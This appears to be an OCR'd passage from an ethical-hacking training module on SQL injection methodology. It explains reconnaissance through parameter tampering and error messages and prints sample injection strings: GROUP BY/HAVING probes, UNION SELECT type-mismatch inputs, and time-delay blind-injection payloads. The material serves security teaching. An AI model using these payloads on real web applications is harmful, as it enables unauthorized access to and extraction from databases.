
The SQL injection methodology consists of the following steps:

- Information gathering and SQL injection vulnerability detection
- Launching SQL injection attacks
- Compromising the entire target network (Advanced SQL injection)



SQL Injection Methodology

01
Information Gathering and SQL Injection Vulnerability Detection
02
Launch SQL Injection Attacks
03
Advanced SQL Injection



Information Gathering

1. Check if the web application connects to a **Database Server** to access some data
2. List all the **input fields**, **hidden fields**, and post requests whose values could be used in crafting an SQL query
3. Attempt to **inject codes** into the input fields to generate an error
4. Try to insert a **string value** where a number is expected in the input field
5. Use **UNION operator** to combine the result-set of two or more SELECT statements
6. Check the detailed **error messages** for a wealth of information to execute SQL injection

Information Gathering and SQL Injection Vulnerability Detection

Information Gathering

In the information gathering stage, attackers try to gather information about the target database, such as database name, version, users, output mechanism, DB type, user privilege level, and OS interaction level.

Understanding the underlying SQL query will allow the attacker to craft correct SQL injection statements. Error messages are essential for extracting information from the database. Depending on the type of errors found, an attacker may try different SQL injection attack techniques. The attacker uses information gathering, also known as the survey and assess method, to determine complete information about a potential target. Thus, the attacker learns the type of database, database version, user privilege levels, and so on.

The attacker usually gathers information at various levels, starting with the identification of the database type and the database search engine. Different databases require different SQL syntax. The attacker seeks to identify the database engine used by the server. Identification of the privilege levels is another step, as there is a chance of gaining the highest privilege as an authentic user. The attacker then attempts to obtain the password and compromise the system. Interacting with the OS through command shell execution allows the attacker to compromise the entire network.

Information can be gathered in the following steps:

1. Check if the web application connects to a database server to access some data
2. List all input fields and hidden fields, and post requests whose values could be used for crafting an SQL query
3. Attempt to inject code into the input fields to generate an error
4. Try to insert a string value where a number is expected in the input field
5. Use the UNION operator to combine the result sets of two or more SELECT statements
6. Check the detailed error messages to gain information to execute SQL injection

Identifying Data Entry Paths

- Attackers analyze web **GET** and **POST** requests to identify all the input fields, hidden fields, and cookies

Identifying Data Entry Paths

An attacker will search for all possible input gates of the application through which different SQL injection techniques can be attempted. The attacker may use automated tools such as Tamper Chrome, Burp Suite, and so on. Input gates may include input fields on the web form, hidden fields, or cookies used in the application to maintain the sessions. The attacker analyzes the web GET and POST requests sent to the target application using the following tools to find input gates for SQL injection.

- **Tamper Chrome**

  Source: *https://chrome.google.com*

  Tamper Chrome allows you to monitor requests sent by your browser as well as the responses. You can also modify requests as they go out, and to a limited extent, modify the responses (headers, css, javascript, or XMLHttpRequest responseText).

Extracting Information through Error Messages


- Error messages are essential for **extracting information** from the database
- They provide information about the **operating system**, **database type**, database version, privilege level, OS interaction level, etc.
- You can **vary the attack technique** depending on the **type of errors found**

Information Gathering Methods

Parameter Tampering

- The attacker manipulates parameters of the GET and POST requests to generate errors
- Errors may give information such as database server name, directory structures, and the functions used for the SQL query
- Parameters can be tampered with directly from the address bar or using proxies

http://certifiedhacker.com/download.php?id=car
http://certifiedhacker.com/download.php?id=horse
http://certifiedhacker.com/download.php?id=book



```
Error in query: Can't connect
to local MySQL server through
socket
'/var/run/mysqld/mysqld.soc
k' (2)
```

Extracting Information through Error Messages (Cont'd)

Information Gathering Methods

Determining Database Engine Type

- Generate an ODBC error which will show you what **DB engine** you are working with
- ODBC errors will display the **database type** as a part of the driver information
- If you do not receive any ODBC error message, make an educated guess based on the **Operating System** and **web server**

Determining a SELECT Query Structure

- Try to replicate an **error free navigation** by the injection of simple input such as
  `' and '1' = '1 Or  ' and '1' = '2`
- Generate specific errors that reveal information such as **tables names**, **column names**, and **data types**
- Determine table and column names
  `' group by columnnames having 1=1 –`

Injections

- Most injections will land in the middle of a **SELECT** statement
- In a SELECT clause, we almost always end up in the **WHERE** section

Select Statement Example

```
SELECT * FROM table WHERE x =
'normalinput' group by x having 1=1 --
GROUP BY x HAVING x = y ORDER BY x
```


Extracting Information through Error Messages (Cont'd)

Information Gathering Methods

Grouping Error

- HAVING command allows us to further define a query based on the “grouped” fields
- The error message tells us which columns have not been grouped


```
' group by columnnames
having 1=1 --
```



```
SQLSTATE[44568]: Grouping error: 7
ERROR:  column "columnnames" must
appear in the GROUP BY clause or be
used in an aggregate function
LINE 1: SELECT DISTINCT posts.id,
posts.* FROM "posts" GROUP BY "pos..
```

Type Mismatch

- Try to insert strings into numeric fields; the error messages will show the data that could not get converted
  - `' union select 1,1,'text',1,1,1 --`
  - `' union select 1,1, bigint,1,1,1 --`




```
Error #3132: Data type mismatch.',
details:'could not convert text
value to numeric value'.
```

Blind Injection

- Use time delays or error signatures to determine or extract information

```
'; if condition  waitfor
delay '0:0:5' --
'; union select if(
condition , benchmark
(100000, sha1('test')),
'false' ),1,1,1,1;
```

Extracting Information through Error Messages (Cont'd)



Attempt to inject codes into the input fields to generate an error a single quote ('), a semicolon (;), comments (--), AND, and OR

```
Microsoft OLE DB Provider for ODBC
Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL
Server]Unclosed quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

Try to insert a string value where a number is expected in the input field

```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e07' [Microsoft][ODBC SQL
Server Driver][SQL Server]Syntax error
converting the varchar value 'test' to a
column of data type int. /visa/credit.aspx,
line 17
```

Note: If applications do not provide detailed error messages and return a simple '**500 Server Error**' or a custom error page then **attempt blind injection techniques**

Extracting Information through Error Messages

Error messages are essential for extracting information from the database. In certain SQL injection techniques, the attacker forces the application to generate an error message. If developers have used generic error messages for their applications, they may provide useful information to the attacker. In response to the attacker’s input to the application, the database may generate an error message about the syntax, and so on. The error message may include information about the OS, database type, database version, privilege level, OS interaction level, and so on. Based on the type of information obtained from the error message, the attacker chooses an SQL injection technique to exploit the vulnerability in the application. Attackers can gain information from error messages through the following methods:

- **Parameter Tampering**

